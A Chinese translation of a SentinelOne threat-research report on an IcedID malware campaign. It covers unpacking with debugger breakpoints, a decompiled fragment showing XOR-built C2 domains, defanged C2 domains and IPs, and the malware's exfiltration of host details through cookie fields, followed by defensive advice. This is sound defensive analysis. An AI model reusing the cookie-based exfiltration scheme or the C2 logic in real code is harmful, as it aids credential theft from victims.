
为了获得打包的二进制文件，我们需要在 VirtualAlloc 上添加一个断点，然后执行 run 命令，直到遇到断点。我们要寻找负责在地址空间分配内存的调用，并从地址位置转储二进制。



解压后的 IcedID


在 PE Studio 中查看转储的二进制文件，引人注意的是 WinHttpOpenRequest、WinHttpSendRequest 和 WinHttpReceiveResponse 函数。

WinHttpOpenRequest 创建了一个 HTTP 请求句柄，并在该句柄中存储了指定的参数，而 WinHttpSendRequest 向 C2 服务器发送指定的请求，WinHttpReceiveResponse 则等待接收响应。



带有解压后的 IcedID 的 PE Studio

在把二进制文件加载到 xdbg64 后，我们在 WinHttpOpenRequest 上添加断点。当遇到这个断点时，我们可以从反汇编中看出，代码是通过 xoring 操作生成域的。这有助于我们理解 C2 值是如何产生的。



```
do {
  local_218[(longlong)lpMem_00] =
       *(byte *)(lpMem_00 + 0x60001410) ^ *(byte *)(lpMem_00 + 0x60001400);
  lpMem_00 = (uint *)((longlong)lpMem_00 + 1);
} while (lpMem_00 < (uint *)0x20);
DAT_180003000 = 2;
local_2b8 = L"aws.amazon.com";
local_2a8 = (LPWSTR)0x0;
local_2b0 = &DAT_180004338;
local_29c = 1;
local_2a0 = 0x1bb;
local_298 = 0;
local_288 = &LAB_180002814;
local_290 = 0;
local_280 = 0x30;
FUN_180001100(&local_2b8,(LPVOID *)&local_res10,(LPVOID *)&local_res8);
hHeap = GetProcessHeap();
pWVar5 = (LPWSTR)HeapAlloc(hHeap,8,0x2001);
if (pWVar5 == (LPWSTR)0x0) {
  return 0;
```

检查 aws.amazon.com 连接

我们对大约 500 个 IcedID 样本的分析中收集的一些域包括：

```
epicprotovir[.]download

essoandmobilcards[.]com

immotransfer[.]top

kickersflyers[.]bid

mappingmorrage[.]top

momenturede[.]fun

provokordino[.]space

quadrogorrila[.]casa

vaclicinni[.]xyz

vikolifer[.]top
```

这些似乎是通过 CloudFlare IP 屏蔽的，例如：

```
hxxp[://]mappingmorrage[.]top/

172.67.196.74

104.21.57.254

2606:4700:3037::6815:39fe

2606:4700:3037::ac43:c44a
```

该恶意软件的主要模块功能是从受害者的机器上窃取凭证，将信息渗出到 C2 服务器上。

包含受感染主机信息的 cookie 被发送到 C2，其中包含系统类型、用户名、计算机名和

域，让攻击者更好的了解感染环境。

```
__gads:
_gat: Windows version info 6.3.9600.64 is Windows 8.1 64bit
_ga: Processor CPUID information
_u: Username and Computername DESKTOP-FRH1VBHMarcoFB35A6FF06678D37
__io: Domain id
_gid: NIC
```

IceID 通过 cookie 渗出感染环境的相关数据

如果发现带有上述信息的网络流量，表明该主机可能已经感染 IcedID 恶意软件。

结论

许多 IcedID 攻击都是从钓鱼邮件和用户打开附件开始的。在这次活动中，IcedID 在初始感染阶段使用恶意文档，试图通过与文档本身的内容互动来绕过防御。使用依赖于 IE 的 mshta.exe 的 HTA 文件是非常不寻常的行为，安全防御人员可以在他们的环境中监控。这与其他技术（如更改文件扩展名和 DLL 的行为），应该能够被一个功能强大的下一代安全解决方案检测到。

通用安全建议

企业应该加强企业邮箱的安全防护，使用安全邮件网关或反垃圾邮件防火墙。

加强安全意识，警惕网络钓鱼邮件攻击。如收到可疑邮件或文档，不相信、不点击、不理会， 尤其是不要打开其中的附件和链接，因为这可能导致数据被窃取或感染恶意软件。

非必要不要启用宏，因为它经常被作为恶意软件初始感染方法之一。

安装杀毒软件或终端保护软件，实时检测发现终端安全威胁。

保护敏感信息。不要将敏感信息发布到互联网上，用户发布到互联网上的信息和数据会被攻击者收集。攻击者可以通过分析这些信息和数据，有针对性的向用户发送钓鱼邮件。

及时修复系统或应用的安全漏洞，避免被恶意软件利用。

IoC

收集的 IcedID 的相关域、哈希 sha1 和 sha256，详见 Github 链接：

https://github.com/SentineLabs/icedID

原文链接：

https://labs.sentinelone.com/evasive-maneuvers-massive-icedid-campaign-aims-for-stealth-with-benign-macros/